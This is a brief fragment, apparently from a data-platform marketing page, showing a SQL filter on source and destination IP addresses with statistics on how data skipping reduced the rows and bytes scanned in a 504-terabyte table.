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
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
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WHERE src_ip = x AND dst_ip = y

Total data size: 504 terabytes, 11,149,387,374,965 rows

Scanned data size: 36.5 terabytes, 722,630,063,648 rows

Additional reduction thanks to data skipping (bytes): 92.4%

Additional reduction thanks to data skipping (rows): 93.2%

Simple. Unified.